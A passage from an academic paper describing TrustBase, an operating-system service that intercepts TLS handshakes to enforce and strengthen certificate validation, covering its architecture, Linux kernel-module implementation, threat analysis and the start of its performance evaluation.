To centralize authentication as an operating system service, TrustBase uses a combination of traffic interception to harden certificate validation for existing applications and a validation API to simplify authentication for new or modified applications. TrustBase intercepts network traffic between the socket layer and the transport layer, where it detects the initiation of TLS connections, extracts handshake information, validates the server's certificate using a variety of configurable authentication services, and then allows or blocks the connection based on the results of this additional validation. This allows TrustBase to harden certificate validation in an application-agnostic fashion, irrespective of what TLS library is employed. TrustBase also includes a simple certificate validation API that applications call directly, which extends authentication services to new or modified applications, while also providing compatibility with TLS 1.3.

To provide system administrator control, TrustBase provides a policy engine that enables an administrator to choose how certificate authentication is performed on the host, with a variety of authentication services that can be used to harden the CA system. The checks performed by authentication services are complementary to any existing certificate validation performed by applications. This approach both protects against insecure applications and transparently enables existing applications to be strengthened against failures of the CA system. For example, a browser that validates the extended validation (EV) certificate of a bank is doing the best it currently can, but it is still vulnerable to a compromised CA, allowing a man-in-the-middle (MITM) to present fake but valid certificates. One possible use of TrustBase is to configure the use of notaries that check whether hosts across the Internet are exposed to the same certificate for the bank.[2]

[1] Opportunistic TLS is TLS initiated via an optional upgrade from a plaintext protocol.

[2] Keys for notaries can be pinned in advance, so they are not vulnerable to the MITM.

TrustBase enables system administrators and OS vendors to enforce a number of policies regarding TLS. For example, an administrator could require revocation status checking, disallow weak cipher suites, or mandate that Certificate Transparency be used to protect against active man-in-the-middle (MITM) attacks. An OS vendor could ship TrustBase with strong default protections against broken applications, such as enforcing best practices for validating a certificate chain, requiring hostname validation, and pinning certificates for the most popular web sites and applications. As TLS becomes more widespread, TrustBase could easily be extended to provide the capability to report on the use of all applications that do *not* use TLS, so that an organization could better manage or even block insecure applications. All of these improvements can be made without requiring user interaction or configuration.

Our contributions include:

- **An architecture for certificate validation that prioritizes operating system centralization and system administrator control:** TrustBase offers standard certificate validation procedures and optionally adds additional authentication services, both of which are enforced by the operating system and controlled by the administrator or OS vendor. This repairs broken validation for poorly-written applications and can strengthen the validation done by all applications. TrustBase provides a policy engine that enables an administrator to use policies that define how multiple authentication services cooperate, for example using unanimous consent or threshold voting.

- **A research prototype of TrustBase:** We develop a loadable kernel module that provides general traffic interception and TLS handling for Linux. This module communicates via the Netlink API to the policy engine residing in user space for parsing and validation of certificates. We describe how this same architecture can be implemented on other operating systems and give details of our current Android and Windows versions. We provide source code and developer documentation for our prototypes, with licensing for both commercial and non-commercial purposes.

- **A security analysis of TrustBase:** We provide a security analysis of TrustBase, including its centralization, application coverage, and the hardening we have done on the Linux implementation. We describe a threat analysis and demonstrate how TrustBase can thwart attacks that include a hacked CA, a subverted local root store, and a STARTTLS downgrade attack. We also demonstrate the ability of

TrustBase to fix applications that do not validate hostnames or skip certificate validation altogether.

- **An evaluation of TrustBase:** We evaluate the TrustBase prototype for performance, compatibility, and utility. (1) We show that TrustBase has negligible performance overhead, with no measurable impact on latency. (2) We demonstrate that TrustBase enforces correct certificate validation on all popular Linux libraries and tools and on the most popular Android applications. (3) We describe eight authentication services that we have developed and report on how simple and straightforward it was to develop these services for TrustBase.

2 Related Work

Three systems aim to tackle similar problems as TrustBase.

Fahl et al. proposed a new framework for Android applications that would help developers correctly use TLS [18]. Their work follows a similar principle to ours—instead of letting developers implement their own certificate validation code, validation is a service, and it incorporates a pluggable framework for authentication schemes. Fahl's approach is well-suited to mobile operating systems such as Android, where all applications are written in Java, but it is difficult to extend this approach to operating systems that provide more general programming language support.

Another Android system, MITHYS, was developed to protect Android applications from MITM attacks [6]. It first attempts to MITM applications that establish TLS connections and, if successful, continues using the MITM and provides certificate validation using a notary service hosted in the cloud. MITHYS only works for HTTPS traffic, adds significant delays to all TLS connections that it protects (one to ten seconds), and only supports the current CA system.

The most closely related system to TrustBase is CertShim [4]. Like TrustBase, CertShim is an attempt to immediately fix TLS problems in existing apps and also support new authentication services. CertShim works by utilizing the `LD_PRELOAD` environment variable to replace functions in dynamically-loaded security libraries with their own wrappers for those functions. This method has an advantage over TrustBase in that CertShim does not need to perform double validation for cases where an application is already performing certificate validation correctly. Because TrustBase uses traffic interception to enforce proper certificate validation, its checks are in addition to what applications may already do (either correctly or incorrectly). In addition, CertShim's wrapping of validation functions means that it can more easily override the CA system in the case where administrators want an application to accept alternative certificates, though this will only work with applications that CertShim supports and that do not validate against hard-coded certificates or keys.

TrustBase has advantages that set it apart from CertShim in several notable ways:

(1) **Coverage.** TrustBase intercepts all secure traffic and thus can independently validate certificates for all applications, regardless of what library they used, how they were compiled, what user ran them, or how they were spawned. CertShim does not support browsers, and it cannot perform validation for applications in all scenarios. For example, applications using custom or unsupported security libraries (e.g., BoringSSL, NSS, MatrixSSL, more-recent GnuTLS, etc.), applications statically linked with any security library, and applications spawned without being passed CertShim's path in the `LD_PRELOAD` environment variable (e.g., spawned by `execv` or spawned by a user without that environment setting) will not have their certificates validated by CertShim.

(2) **Maintenance.** TrustBase only needs to maintain compatibility with the TLS specification and the signatures of high-level functions of TCP in the Linux kernel. As a datapoint, the latter has had only two minor changes since Linux 2.2 (released 1999)—one change was to add a parameter, the other was to remove it. In contrast, CertShim relies on data structures internal to the security libraries it supports, and libraries change their internals with surprising frequency. The current versions of PolarSSL (now mbed TLS) and GnuTLS were no longer compatible with CertShim, one year after its release.

(3) **Administrator Control.** TrustBase ensures that only system administrators can load, unload, bypass, or modify its functionality, so that every secure application is subject to its configured policies. With CertShim, guest users and applications can easily opt out of its security policies by removing CertShim from their `LD_PRELOAD` environment variable, and developers can bypass CertShim by statically-linking with security libraries, using an unsupported TLS library, or spawning child processes without CertShim in their environment.

(4) **Local Adversary Protection.** TrustBase uses a trust model that protects against a local adversary, wherein a nonprivileged, local, malicious application attempts to bypass or alter certificate validation. Recent studies of TLS MITM behavior suggest that local malware acting as a MITM is more prevalent than remote MITM attackers [24, 34]. TrustBase protects against this case by using a protected Netlink protocol, privileged policy engine, protected files, and kernel module that cannot be removed by a nonprivileged user. CertShim's attack model does not address this case. In fact, malware uses the same `LD_PRELOAD` mechanism [28].

(5) **Opportunistic TLS Enforcement.** TrustBase can enforce the use of TLS in plaintext protocols that optionally allow upgrades to TLS, such as STARTTLS, significantly reducing the attack surface for downgrade attacks. Since CertShim hooks into TLS library calls, it cannot be invoked if no calls occur.

3 TrustBase

TrustBase is motivated by the need to fix broken authentication in applications and strengthen the CA system, using the two motivating principles that authentication should be centralized in the operating system and system administrators should be in control of authentication policies on their machines. In this section, we discuss the threat model, design goals, and architecture of the system.

3.1 Threat Model

In our threat model, an active attacker attempts to impersonate a remote host by providing a fake certificate. Our attacker includes remote hosts as well as MITM attackers located anywhere along the path to a remote host. The goal of the attacker is to establish a secure connection with the client.

The application under attack may accept the fake certificate for the following reasons:

- The application employs incorrect certificate validation procedures (e.g., limited or no validation) and the attacker exploits his knowledge of this to trick the application into accepting his fake certificate.

- The attacker or malware managed to place a rogue certificate authority into the user's root store (or another trust store used by the application) so that he has become a trusted certificate authority. The fake certificate authority's private key was then used to generate the fake certificate used in the attack.

- Non-privileged malware has altered or hooked security libraries the application uses to force acceptance of fake certificates (e.g., via malicious OpenSSL hooks and LD_PRELOAD).

- A legitimate certificate authority was compromised or coerced into issuing the fake certificate to the attacker.

Local attackers (malware) with root privilege are outside the scope of our threat model. In addition, we consider only certificates from TLS connections directly made from the local system to a designated host, and not those that may be present in streams higher up in the OSI stack or indirectly from other hosts or proxies via protocols like onion routing.




Figure 1: TrustBase architecture overview

3.2 Design Goals

The design goals for TrustBase are: **(1) Secure existing applications.** TrustBase should override incorrect or absent validation of certificates received via TLS in current applications. **(2) Strengthen the CA system.** TrustBase should provide simple deployment of authentication services that strengthen the validation provided by the CA system. **(3) Full application coverage.** All incoming certificates should be validated by TrustBase, including those provided to both existing applications and future applications. However, this does not include certificates from connections not made directly by the system, such as certificates delivered through onion routing. **(4) Universal deployment.** The TrustBase architecture should be designed to work on any major operating system, including both desktop and mobile platforms. **(5) Negligible overhead.** TrustBase should have negligible performance overhead. This includes ensuring that the user experience for applications is not affected in any way, except when TrustBase prevents an application from establishing an insecure connection.

3.3 Architecture

The architecture for TrustBase is given in Figure 1. These components are described below:

3.3.1 Traffic Interceptor

The traffic interceptor intercepts all network traffic and delivers it to registered handlers for further processing. The interceptor is generic, lightweight, and can provide traffic to any type of handler. Traffic for any specific stream is intercepted only as long as a handler is interested in it. Otherwise, traffic is routed normally.

The traffic interceptor is needed to secure existing applications. If a developer is willing to modify her application to call TrustBase directly for certificate validation, then she can use the validation API. Administrators can con-

figure TrustBase to not intercept traffic from applications using this API.

3.3.2 Handlers

Handlers are state machines that examine a traffic stream to isolate data used for authenticating connections and then pass this data to the policy engine. Data provided to the policy engine includes everything from the relevant protocol that is intercepted.[3] For example, with TLS this includes the `ClientHello` and `ServerHello` data in addition to the server certificate chain and the server hostname. The handler will allow or abort the connection, based on the policy engine's response.

TrustBase currently has both a TLS handler and an opportunistic TLS handler (e.g., STARTTLS), and due to the design of the traffic interceptor it is easy to add support for new secure transport protocols as they become popular (e.g., QUIC, DTLS).

3.3.3 Policy Engine

The policy engine is responsible for using the registered authentication services to validate the server certificate extracted by the handler. The policy engine also aggregates validation responses if there are multiple active authentication plugins. The policy is configured by the system administrator, with sensible operating system defaults for ordinary users.

When the policy engine receives a validation request from a handler, it will query each of the registered authentication services to validate the server's certificate chain and host data. Authentication services can respond to this query in one of four ways: *valid*, *invalid*, *abstain*, or *error*. Abstain and error responses are mapped to the valid or invalid responses, as defined in a configuration file.

To render a decision, the policy engine classifies plugins as either "necessary" or "voting", as defined in the configuration file. All plugins in the "necessary" category must indicate the certificate is valid, otherwise the policy engine will mark the certificate as invalid. If the necessary plugins validate a certificate, the responses from the remaining "voting" plugins are tallied. If the aggregation of valid votes is above a preconfigured threshold, the certificate is deemed valid by the policy engine. A write-protected configuration file lists the plugins to load, assigns each plugin to an aggregation group ("necessary" or "voting"), defines the timeout for plugins, etc.

3.3.4 Plugin API

TrustBase defines a robust plugin API that allows a variety of authentication services to be used with TrustBase. The policy engine queries each authentication service by supplying host data and a certificate chain, and the authentication service returns a response. We provide both an asynchronous plugin API and a synchronous plugin API to facilitate the needs of different designs.

The synchronous plugin API is intended for use by simple authentication methodologies. Plugins using this API may optionally implement `initialize` and `finalize` functions for any setup and cleanup they need to perform. For example, a plugin may want to store a cache or socket descriptor for long-term use during runtime. Each plugin must also implement a `query` function, which is passed a data object containing a query ID, hostname, IP address, port, certificate chain, and other relevant context. The certificate chain is provided to the plugin DER encoded and in openssl's `STACK_OF(X509)` format for convenience. The `query` function returns the result of the plugin's validation of the query data (valid, invalid, abstain, or error) back to the policy engine.

The asynchronous plugin API allows for easier integration with more advanced designs, such as multithreaded and event-driven architectures. This API supplies a callback function through the `initialize` function that plugins must use to report validation decisions, using the query ID supplied by the data supplied to `query`. Thus the `initialize` function is required so that plugins may obtain the callback pointer (the `finalize` function is still optional). Asynchronous plugins also implement the `query` function, but return a status code from this function immediately and instead report their validation decision using the supplied callback.

3.3.5 Validation API

The validation API provides a direct interface to the policy engine for certificate validation. New or modified applications can use this API to simplify validation, avoid common developer mistakes, and take advantage of TrustBase authentication services. Applications can use the API to validate certificates or request pinning for a self-signed certificate. The API also allows the application to receive validation error messages from TrustBase, allowing it to display errors directly in the application (TrustBase displays notifications through the operating system).

3.4 Addressing Certificate Pinning

Some applications have implemented certificate pinning to provide greater security in cases where the hosts that the application visits are static and known, rather than using the CA system for certificate validation. TrustBase wants to avoid the situation where its authentication services declare a certificate to be invalid when the application has validated it with pinning, but should also adhere to its core

[3] This enables plugins to provide authentication methods that utilize TLS extensions and cipher suite information.

tenant that the system administrator should have ultimate control over how certificates are validated. Our measurements indicate that this circumstance is rare and affects relatively few applications, since the problem only arises when a certificate offered by a host does not also validate by the CA system (e.g., a self-signed certificate). In the short term, TrustBase solves this problem by using the configuration file to allow whitelisting of programs that should bypass TrustBase's default policies. In the long term, this problem is solved by applications migrating to the validation API.

3.5 TLS 1.3 and Overriding the CA System

There are two situations where TrustBase cannot use default traffic interception to accomplish its primary goals. First, when an application uses TLS 1.3, the certificates that are exchanged are encrypted, preventing TrustBase from using passive traffic interception to independently validate certificates. Second, in some cases a system administrator may want to distrust the CA system entirely and rely solely on alternative authentication services. For example, the administrator may want to force applications currently using CA validation to accept self-signed certificates that have been validated using a notary system such as Convergence[31], or she may want to use DANE[21] with trust anchors that differ from those shipped with the system. When this occurs, TrustBase will use the new authentication service and determine the certificate is valid and allow a connection as configured by the administrator, but applications using the CA system may reject the certificate and terminate the connection. We stress that such a policy would not be intended to override strong certificate checks done by a browser (e.g., when communicating with a bank), but to provide a path for migrating away from the CA system as stronger alternatives emerge.

To handle both TLS 1.3 and overriding the CA system, TrustBase provides two options. The preferred option is to modify applications to rely on TrustBase for certificate validation, rather than performing their own checks. This is facilitated by the validation API described above. This enables new or modified applications to use the full set of authentication services provided by TrustBase in a natural manner.

A second option is to employ a local TLS proxy that can coerce existing applications that rely on the CA system to use new authentication services instead. The use of a proxy also allows TrustBase plaintext access to the server's certificate under TLS 1.3. TrustBase gives the administrator the option of running such a proxy, but it is activated only in those cases where it is needed, namely when the policy engine determines a certificate is valid but the CA system would reject it. The proxy employed is a modified fork of `sslsplit` [38] and has shown itself to be scalable and performant in our experimentation. Note that in most cases this is not needed—for example, under Convergence, the certificates validated by notaries would likely also be validated by the CA system unless the certificate was self-signed, which is a situation likely to exist until CA alternatives gain significant traction. Given the vulnerabilities noted recently with proxies [11] administrators should exercise caution using this feature. Due to the features of the Windows root store, TrustBase on Windows can override the CA system without the use of a local proxy, as explained in Section 6.4.

3.6 Operating System Support

We designed the TrustBase architecture so that it could be implemented on additional operating systems. The main component that may need to be customized for each operating system is the traffic interception module. We are optimistic that this is possible because the TCP/IP networking stack and sockets are used by most operating systems.

Our Linux implementation is described in the following section. We also have a working prototype of TrustBase for Windows, which uses the Windows Filtering Platform API.

Mac OSX provides a native interface for traffic interception between the TCP and socket levels of the operating system. Apple's Network Kernel Extensions suite provides a "Socket Filter" API that could be used as the traffic interceptor.

For iOS, Apple provides a Network Extension framework that includes a variety of APIs for different kinds of traffic interception. The App Proxy Provider API allows developers to create a custom transparent proxy that captures application network data. Also available is the Filter Data Provider API that allows examination of network data with built-in "pass/block" functionality.

Because Android uses a variant of the Linux kernel, we believe our Linux implementation could be ported to Android with relative ease. We have a prototype of TrustBase on Android that instead uses the `VPNService` to intercept traffic.

4 Linux Implementation

We have designed and built a research prototype of TrustBase for Linux. The source code is available at `owntrust.org`.

We have developed a loadable kernel module (LKM) to intercept traffic at the socket layer, as data transits between the application and TCP handling kernel code. No modification of native kernel code is required, and the LKM can be loaded and unloaded at runtime. Similarly to




Figure 2: Linux Traffic Interceptor simplified flowchart. Grey boxes correspond to hooks for handlers, white boxes are native system calls and kernel functions

how Netfilter operates at the IP layer, TrustBase can intercept traffic at the socket layer, before data is delivered for TCP handling, and pass it to application-level programs, where it can be (optionally) modified and then passed back to the native kernel code for delivery to the original TCP functionality. Likewise, interception can occur after data finishes TCP processing and before it is delivered to the application. This enables TrustBase to efficiently intercept TLS connections in the operating system and validate certificates in the application layer.

The following discussion highlights the salient features of our implementation.

4.1 Traffic Interceptor

TrustBase provides generic traffic interception by capturing traffic between sockets and the TCP protocol. This is done by hooking several kernel functions and wrapping them to add traffic interception as needed. An overview of which functions are hooked and how they are modified is given in Figure 2. Items in white boxes on the left side of the figure are system calls. Items in white boxes on the right side of the figure are the wrapped kernel functions. The additional logic added to the native flow of the kernel is shown by the arrows and gray boxes in Figure 2.

When the TrustBase LKM is loaded, it hooks into the native TCP kernel functions whose pointers are stored in the global kernel structures `tcp_prot` (for IPv4) and `tcpv6_prot` (for IPv6). When a user program invokes a system call to create a socket, the function pointers within the corresponding protocol structure are copied into the newly-created kernel socket structure, allowing different protocols (TCP, UDP, TCP over IPv6, etc.) to be invoked by the same common socket API. The function pointers in the protocol structures correspond to basic socket operations such as sending and receiving data, and creating and closing connections. Application calls to `read`, `write`, `sendmsg`, and other system calls on that socket then use those protocol functions to carry out their operations within the kernel. Note that within the kernel, all socket-reading system calls (`read`, `recv`, `recvmsg`, and `recvmmsg`) eventually call the `recvmsg` function provided by the protocol structure. The same is true for the corresponding socket write system calls, as each result in calling the kernel `sendmsg` function. When the LKM is unloaded, the original TCP functionality is restored in a safe manner.

From top to bottom in Figure 2, the functionality of the traffic interceptor is as follows. First, a call to `connect` informs the handler that a new connection has been created, and the handler can choose to intercept its traffic.

Second, when an application makes a system call to send data on the socket, the interceptor checks with the handler to determine if it is tracking that connection. If so, it forwards the data to the handler for analysis, and the handler chooses what data (potentially modified by the handler), if any, to relay to native TCP-sending code. After attempting to send data, the interceptor informs the handler how much of that data was successfully placed into the kernel's send buffer and provides notification of any errors that occurred. At this point the interceptor allows the handler to send additional data, if desired. This process continues until the handler indicates it no longer wishes to send data. The interceptor then queries the handler for the return values it wishes to report to the

application (such as how many bytes were successfully sent or an error value) and these values are returned to the application.

Third, a similar, reversed process is followed for the reception of data from the network. If the interceptor is tracking the connection it can choose whether to receive data processed by TCP handling. Any data received is reported to the handler, which can choose whether to report a different value to the application. Note that handlers are allowed to report arbitrary values to applications for the amount of data sent or received, including false values, to allow greater flexibility in connection handling, or to maintain application integrity when injecting additional bytes into a stream. For example, to provide more time to obtain and parse a message, a handler may indicate to an application that zero bytes have been received on a nonblocking socket, even though some or all of the data may have already been received. After the handler has completed its operation it can report to a subsequent receive call from the application that bytes were received, and fill the application's provided buffer with relevant data. As another example, if a handler wishes to append data to a message successfully transferred to the OS by an application using the `send` system call, it should enforce that the return value of this function be the number of bytes the application expects to have been sent, rather than a higher number that includes the added bytes.

Finally, a call to `close` (on the last remaining socket descriptor for a connection) or `shutdown` informs the handler that the connection is closed. Note that the handler may also choose to abandon tracking of connections before this point.

Handlers for various network observation and modification can be constructed by implementing a small number of functions, which will be invoked by the traffic interceptor at runtime. These functions roughly correspond to the grey boxes in Figure 2. For example, handlers must implement functions to send and receive data, indicate whether to continue or cease tracking of a connection, etc. The traffic interceptor calls these functions to provide the handler with data, receive data from the handler to be forwarded to applications or remote hosts, and other tasks. Such an architecture allows developers to implement arbitrary protocol handlers as simple finite state machines, as demonstrated by the TLS handler and opportunistic TLS handlers described in the following subsections.

Another option for implementing traffic interception would have been to use the Netfilter framework, but this is not an optimal approach. TrustBase relies on parsing traffic at the application layer, but Netfilter intercepts traffic at the IP layer. For TrustBase to be implemented using Netfilter, TrustBase would need to transform IP packets into application payloads. This could be done either by implementing significant portions of TCP, including out-of-order handling and associated buffers, or passing traffic through the network stack twice, once to parse the IP packets for TrustBase and once for forwarding the traffic to the application. Both of these options are problematic, creating development and performance overhead, respectively.




Figure 3: Simplified view of TLS handler

4.2 TLS Handler

TrustBase includes a handler for the traffic interceptor dubbed the "TLS handler". The TLS handler extracts certificates from TLS network flows and forwards them to the policy engine for validation.

Figure 3 provides a high-level overview of how this handler operates. When a new socket is created, the handler creates state to track the connection, which the handler will have access to for all subsequent interactions with the interceptor. The destination IP address and port of the connection and PID of the application owning the connection are provided to the handler during connection establishment by the interceptor. Since the handler is implemented in a LKM, the PID of the socket can be used to obtain any further information about the application such as the command used to run it, its location, and even memory contents.

When data is sent on the socket, the handler checks state data to determine whether the connection has initiated a TLS handshake. If so, then it expects to receive a `ClientHello`; the handler saves this message for the policy engine so that it can obtain the hostname of the desired remote host, if the message contains a Server Name Indication (SNI) extension. If SNI is not used, a log of applications' DNS lookups can be used to infer the intended host,[4] similar to work by Bates et al. [4]

When data is received on the socket, the TLS handler waits until it has received the full certificate chain, then

[4]Our experimentation showed that all popular TLS implementations and libraries now use SNI, and Akamai reports HTTPS SNI global usage at over 98% [33], so this fallback mechanism is almost never needed.

it sends this chain and other data to the policy engine for parsing and validation.

Note, the TLS handler understands the TLS record and handshake protocols but does not perform interpretations of contained data. This minimizes additions to kernel-level code and allows ASN.1 and other parsing to be done in userspace by the policy engine.

4.3 Opportunistic TLS Handler

We have also implemented an opportunistic TLS handler, which provides TrustBase support for plaintext protocols that may choose to upgrade to TLS opportunistically, such as STARTTLS. This handler performs passive monitoring of plaintext protocols (e.g., SMTP), allowing network data to be fast-tracked to and from the application and does not store or aggressively process any transiting data. If at some point the application requests to initiate a TLS connection with the server (e.g., via a STARTTLS message), the handler processes acknowledgments from the server and then delivers control of the connection to the normal TLS handler, which is free to handle the connection as if it were conducting regular TLS.

It should be noted that the use of opportunistic TLS protocols by applications is subject to active attackers who perform stripping attacks to make the client believe the server does not support TLS upgrades, an existing vulnerability well documented by recent work [9, 19, 22]. TrustBase can prevent this type of attack, as discussed in Section 5.

4.4 Policy Engine

The policy engine receives raw certificate data from the TLS handler and then validates the certificates using the configured authentication services. To avoid vulnerabilities that may arise from performing parsing and modification of certificates in the kernel, all such operations are carried out in user space by the policy engine.

Communication between TrustBase kernel space and user space components is conducted via Netlink, a robust and efficient method of transferring data between kernel and user space, provided natively by the Linux kernel. The policy engine asynchronously handles requests from the kernel module, freeing up the kernel threads to handle other connections while a response is constructed.

Native plugins must be written in either C or C++ and compiled as a shared object for use by the policy engine. However, in addition to the plugin API, TrustBase supports an addon API that allows plugins to be written in additional languages. Addons provide the code needed to interface between the native C of the policy engine and the target language it supports. We have implemented an addon to support the Python language and have created several Python plugins.

5 Security Analysis

The TrustBase architecture, prototype implementation, and sample plugins have many implications for system security. In this section we provide a security analysis of the centralized system design, application coverage, protection of applications from attackers, and protection of TrustBase itself from attackers.

5.1 Centralization

Concentrating certificate validation in an operating system service has some risks and benefits. Any vulnerability in the service has the potential to impact all applications on the system. An exploit that grants an attacker root permission leads to compromise of the host. An exploit that causes a certificate to be rejected when it should be accepted is a type of denial-of-service attack. We note that if an attacker is able to get TrustBase to accept a certificate when it should not, any application that does its own certificate authentication correctly will be unaffected. If the application is broken, the TrustBase failure will not make the situation any worse than it already was. The net effect is a lost opportunity to make it better.

The risks of centralization are common to any operating system service. However, centralization also has a compelling upside. For instance, all of our collective effort can be centered on making the design and implementation correct, and all applications can benefit.[5] Securing a single service is more scalable than requiring developers to secure each application or library independently. It also enforces an administrator's preferences regardless of application behavior. Additionally, when a protocol flaw is discovered, it can be more rapidly tested and patched, compared to having to patch a large number of applications.

5.2 Coverage

Since one of the goals of TrustBase is to enforce proper certificate validation on all applications on a system, the traffic interceptor is designed to stand between the transport and application layers of the OS so that it can intercept and access all TLS flows from local applications. The handlers associated with the traffic interception component are made aware of a connection when a `connect` call is issued and can associate that connection with all data flowing through it. Applications that utilize their own

[5] All applications would likewise benefit from caching among authentication services.

custom TCP/IP stack must utilize raw sockets, which require administrator privileges and are therefore implicitly trusted by TrustBase.

To obtain complete coverage of TLS, our handlers need only monitor initial TLS handshakes (standard TLS) and the brief data preceding them (STARTTLS). The characteristics of TLS renegotiation and session termination are compatible with our approach.

In TLS renegotiation, subsequent handshakes use key material derived using the master secret of the first handshake. Thus if the policy engine correctly authenticates and validates the first handshake, TLS renegotiations are implicitly verified as well. Attackers who obtained sufficient secrets to trigger a renegotiation, through some other attack on the TLS protocol or implementation (outside our threat model), have no need to take advantage of renegotiation as they have complete control over the connection already. We also note that renegotiation is rare and typically used for client authentication for an already authenticated server, and has become less relevant for SGC or refreshing keys [37].

Session termination policies for TLS allow us to associate each TLS session with only one TCP connection. In TLS, a close notify must be immediately succeeded by a responding close notification and a close down of the connection [8]. Subsequent reconnects to the target host for additional TLS communication are detected by the TrustBase traffic interceptor and presented to the handlers. We have found that TLS libraries and applications do indeed terminate a TCP session when ending a TLS session, although many of them fail to send an explicit TLS close notification and rely solely on TCP termination to notify the remote host of the session termination.

5.3 Threat Analysis

The coverage of TrustBase enables it to enforce both proper and additional certificate validation procedures on TLS-using applications. There are a variety of ways that attackers may try perform a TLS MITM against these applications. A selection of these methods and discussion of how TrustBase can protect against them follows. For each, we verified our solution utilizing an "attacker" machine acting as a MITM using sslsplit [38], and a target "victim" machine running TrustBase. For some scenarios, the victim machine was implanted with our own CA in the distribution's shipped trust store or the store of a local user or application. Applications tested utilize the tools and libraries mentioned in section 6.2.

- **Hacked or coerced certificate authorities:** Attackers who have received a valid certificate through coercion, deception, or compromise of CAs are able to subvert even proper CA validation. Under TrustBase, administrators can choose to deploy pinning or notary plugins, which can detect the mismatch between the original and forged certificate, preventing the attacker from initiating a connection. We have developed plugins that perform these actions and verified that they prevent such attacks.

- **Local malicious root:** Attackers utilizing certificates that have been installed into an application or user trusted store will be trusted by many target applications. Even Google Chrome will ignore certificate pins in the presence of a certificate that links back to a locally-installed root certificate. TrustBase can protect against this by utilizing similar plugins to the preceding scenario.

- **Absence of status checking:** Many applications still do not check OCSP or Certificate Revocation Lists to determine if a received certificate is valid [29]. In these cases, attackers utilizing stolen certificates that have been reported can still perform a MITM. Administrators who want to prevent this from happening can add an OCSP or CRL plugin to the policy engine and ensure these checks for all applications on the machine. We have developed both OCSP and CRLSet plugins and verified that they perform status checks where applicable. For example, the OSCP plugin can be used to check certificates received by the Chrome browser, which does not do this natively.

- **Failure to validate hostnames:** Some applications properly validate signatures from a certificate back to a trusted root but do not verify that the hostname matches the one contained in the leaf certificate. This allows attackers to utilize any valid certificate, including those for hosts they legitimately control, to intercept traffic [20]. The TrustBase policy engine strictly validates the common name and all alternate names in a valid certificate against the intended hostname of the target host to eliminate this problem.

- **Lack of validation:** For applications that blindly accept all certificates, attackers need only send a self-signed certificate they generate on their own, or any other for which they have the private key, to MITM a connection. TrustBase prohibits this by default, as the policy engine ensures the certificate has a proper chain of signatures back to a trust anchor on the machine and performs the hostname validation described previously.

- **STARTTLS downgrade attack:** Opportunistic TLS begins with a plaintext connection. A downgrade attack occurs when an active attacker suppresses STARTTLS-related messages, tricking the endpoints into thinking one or the other does not

support STARTTLS. The net result is a continuation of the plaintext connection and possible sending of sensitive data (e.g., email) in the clear. TrustBase mitigates this attack by an option to enforce STARTTLS use. When STARTTLS is used to communicate with a given service, TrustBase records the host information. Future connections to that host are then required to upgrade via STARTTLS. If the host omits STARTTLS and prohibits its use, the connection is severed by TrustBase to prevent leaking sensitive information to a potential attacker.[6] TrustBase also allows the system administrator to configure a strict TLS policy, which disallows plaintext connections even if it has no prior data about whether a remote host supports STARTTLS.

5.4 Hardening

The following design principles strengthen the security of a TrustBase implementation. First, the traffic interceptor and handler components run in kernel space. Their small code size and limited functionality—handlers are simple finite state machines—make it more likely that formal methods and source code auditing will provide greater assurance that an implementation is correct. Second, the policy engine and plugins run in user space. This is where error-prone tasks such as certificate parsing and validation occur. The use of privilege separation [36] and sandboxing [30] techniques can limit the potential harm when any of these components is compromised. Third, plugins can only be installed and configured by an administrator, which prohibits unprivileged adversaries and malware from installing malicious authentication services. Finally, communications between the handlers, policy engine, and plugins are authenticated to prevent local malware from spoofing a certificate validation result.

TrustBase is designed to prevent a local, nonprivileged user from inadvertently or intentionally compromising the system. (1) Only privileged users can insert and remove the TrustBase kernel module, prohibiting an attacker from simply removing the module to bypass it. The same is true for plugins. (2) The communication between the kernel module component of TrustBase and the user space policy engine is performed via a custom Generic Netlink protocol that protects against nonprivileged users sending messages to the kernel. The protocol definition takes advantage of the Generic Netlink flag `GENL_ADMIN_PERM`, which enforces that selected operations associated with the custom protocol can only be invoked by processes that have administrative privileges for networking (the capability mapped to `CAP_NET_ADMIN` in Linux systems). This prevents a local attacker from using a local Netlink-utilizing process to masquerade as the policy engine to the kernel. (3) The policy engine runs as a nonroot, `CAP_NET_ADMIN` process that can be invoked only by a privileged user. (4) The configuration files, plugin directories, and binaries for TrustBase are write-protected to prevent unauthorized modifications from nonprivileged users. This protects against weakening of the configuration, disabling of plugins, shutting down or replacing the policy engine, or enabling of bogus plugins.

TrustBase stops traffic interception for a given flow as soon as it is identified as a non-TLS connection. Experimental results show that TrustBase has negligible overhead with respect to memory and time while tracking connections. Thus it is unlikely that an attacker could perform a denial-of-service attack on the machine by creating multiple network connections, TLS or otherwise, any easier than in the non-TrustBase scenario. Such an attack is more closely associated with firewall policies.

An attacker may seek to compromise TrustBase by crafting an artificial TLS handshake that results in some type of TrustBase failure, hoping to cause some kind of application error or termination. We reduce this attack surface by performing no parsing in the kernel except for TLS handshake records, which involves just the message type, length, and version headers. ASN.1 and other data sent to the policy engine are evaluated and parsed by standard openssl functions, which have undergone widespread scrutiny and use for many years. The TrustBase code has been made publicly available, and we invite others to audit the code. We note that, in the absence of the local proxy, TrustBase will not coerce an application to accept a certificate that the application would normally reject.

6 Evaluation

We evaluated the prototype of TrustBase to measure its performance, ensure compatibility with applications, and test its utility for deploying authentication services that can harden certificate validation.

6.1 Performance

To measure the overhead incurred by TrustBase, we instrumented our implementation to record the time required to establish a TCP connection, establish a TLS connection, and transfer a file of varying size (2MB - 500 GB). We tested TrustBase with two plugins, CA Validation and Certificate Pinning (see Section 6.5). The target host for these connections was a computer on the same local network as the client machine, to reduce the effect of latency and network noise. The host presented a valid certificate

[6] This could be further strengthened by checking DANE records to determine if the server supports STARTTLS. We are likewise interested in pursuing whether this technique can be used to protect against other types of downgrade attacks.




Figure 4: Handshake Timings for TCP (left) and TLS (right) handshakes with and without TrustBase running.

chain that also employed an intermediate authority, representing a realistic circumstance for web browsing and forcing plugins to execute all of their validity checks. Our testing used a modern PC running Fedora 21 and averaged across 1,000 trials.

